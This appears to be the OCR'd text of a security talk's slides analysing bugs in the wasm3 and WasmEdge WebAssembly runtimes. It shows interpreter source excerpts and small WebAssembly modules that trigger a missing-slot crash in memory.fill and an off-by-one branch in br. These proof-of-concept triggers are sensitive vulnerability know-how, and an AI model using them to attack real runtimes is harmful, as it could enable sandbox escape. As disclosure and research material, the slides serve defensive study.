
But

```
static inline M3Result  EmitSlotNumOfStackTopAndPop  (IM3Compilation o)
{
    // no emit if value is in register
    if (IsStackTopInSlot (o))
        EmitSlotOffset (o, GetStackTopSlotNumber (o));
    return Pop (o);
}
```

No emit slot if value is in register

Vulnerability – Slot missing in bytecode

No emit because value is in register




```
(module
  (type (;0;) (func))
  (func (;0;) (type 0)
    f32.const 1.1
    f32.ceil
    i32.const 0x13
    i32.const 0x2
    memory.fill
  )
  (memory (;0;) 1)
  (export "_start" (func 0))
  (start 0))
```

```
d_m3Op  (MemFill)
{
    u32 size = (u32) _r0;
    u32 byte = slot (u32);
    u64 destination = slot (u32);
......
}
```

args3 (destination) 's slot is missing, using next value as slot index

Krarbks

Vulnerability – Slot missing in bytecode




```
(module
  (type (;0;) (func))
  (func (;0;) (type 0)
    f32.const 1.1
    f32.ceil
    i32.const 0x13
    i32.const 0x2
    memory.fill
  )
  (memory (;0;) 1)
  (export "_start" (func 0))
  (start 0))
```

```
d_m3Op  (MemFill)
{
    u32 size = (u32) _r0;
    u32 byte = slot (u32);
    u64 destination = slot (u32);
……
}
```

The slot value can’t control arbitrary, so it will result in segmentation fault, unexploitable. 😥

WasmEdge – Architecture



```
while (run) {   switch (PC->opcode) {
     case opcode_local:
        .....
        break;
     case ........
  }
  PC++;
}
```

Let’s see the vm architecture of WasmEdge

Differ from wasm3, it use "while-switch" to dispatch opcode

WasmEdge – Br Opcode Analyse

```
Expect<void> Executor::execute(Runtime::StoreManager &StoreMgr,
                               Runtime::StackManager &StackMgr,
                               const AST::InstrView::iterator Start,
                               const AST::InstrView::iterator End) {
  AST::InstrView::iterator PC = Start;
  AST::InstrView::iterator PCEnd = End;
  auto Dispatch = [this, &PC, &StoreMgr, &StackMgr]() -> Expect<void> {
    const AST::Instruction &Instr = *PC;
    switch (Instr.getOpCode()) {
    ......
    case OpCode::Br:
      return runBrOp(StackMgr, Instr, PC);
   ......
 };
  while (PC != PCEnd) {
    OpCode Code = PC->getOpCode();
    ......
    if (auto Res = Dispatch(); !Res) {
      return Unexpect(Res);
    }
    PC++;
  }
......
```

Let’s see the opcode "br"

```
Expect<void> Executor::runBrOp(Runtime::StackManager &StackMgr,
                               const AST::Instruction &Instr,
                               AST::InstrView::iterator &PC) noexcept {
  return branchToLabel(StackMgr, Instr.getJump().StackEraseBegin,
                       Instr.getJump().StackEraseEnd, Instr.getJump().PCOffset,
                       PC);
}
```

WasmEdge – Br Opcode Analyse

```
Expect<void> Executor::branchToLabel(Runtime::StackManager &StackMgr,
                                     uint32_t EraseBegin, uint32_t EraseEnd,
                                     ~~int32_t PCOffset,~~
                                     AST::InstrView::iterator &PC) noexcept {
  // Check stop token
  if (unlikely(StopToken.exchange(0, std::memory_order_relaxed))) {
    spdlog::error(ErrCode::Interrupted);
    return Unexpect(ErrCode::Interrupted);
  }
  StackMgr.stackErase(EraseBegin, EraseEnd);
  PC += PCOffset;
  return {};
}
```

PCOffset = Instr.getJump().PCOffset

What the Value is?

```
Expect<void> FormChecker::checkInstr(const AST::Instruction &Instr) {
......
 switch (Instr.getOpCode()) {
......
  case OpCode::Br:
    if (auto D = checkCtrlStackDepth(Instr.getTargetIndex()); !D) {
      return Unexpect(D);
    } else {
      // D is the last D element of control stack.
      ......
      auto &Jump = const_cast<AST::Instruction &>(Instr).getJump();
      ......
      Jump.PCOffset = static_cast<int32_t>(CtrlStack[*D].Jump - &Instr);
      return unreachable();
    }
......
```

Here calculate the Jump.PCOffset

Vulnerability – Off by One in Br Opcode

```
Expect<void> Executor::branchToLabel(Runtime::StackManager &StackMgr,
                                     uint32_t EraseBegin, uint32_t EraseEnd,
                                     int32_t PCOffset,
                                     AST::InstrView::iterator &PC) noexcept {
  // Check stop token
  if (unlikely(StopToken.exchange(0, std::memory_order_relaxed))) {
    spdlog::error(ErrCode::Interrupted);
    return Unexpect(ErrCode::Interrupted);
  }
  StackMgr.stackErase(EraseBegin, EraseEnd);
  PC += PCOffset;
  return {};
}

Expect<void> Executor::execute(Runtime::StoreManager &StoreMgr,
   ......
    case OpCode::Br:
      return runBrOp(StackMgr, Instr, PC);
   ......
  while (PC != PCEnd) {
    OpCode Code = PC->getOpCode();
    ......
    if (auto Res = Dispatch(); !Res) {
      return Unexpect(Res);
    }
    PC++;
  }
......
```

```
(module
  (type (;0;) (func))
  (func (;0;) (type 0)
    call 1
  )
  (func (;1;) (type 0)
    br 0
  )
  (export "_start" (func 0))
)
```


PCOffset = 1

PC += 1

Off By One?

PC += 1

Vulnerability – Off by One in Br Opcode




```
(module
  (type (;0;) (func))
  (func (;0;) (type 0)
    call 1
  )
  (func (;1;) (type 0)
     br 0
  )
  (export "_start" (func 0))
)
```

```
Expect<void> Executor::branchToLabel(Runtime::StackManager &StackMgr,
......
  PC += PCOffset;
  return {};
}
```

```
Expect<void> Executor::execute(Runtime::StoreManager &StoreMgr,
   ......
    case OpCode::Br:
      return runBrOp(StackMgr, Instr, PC);
   ......
  while (PC != PCEnd) {
    OpCode Code = PC->getOpCode();
    ......
    if (auto Res = Dispatch(); !Res) {
      return Unexpect(Res);
    }
    PC++;
  }
......
```

EXP – Off by One in Br Opcode



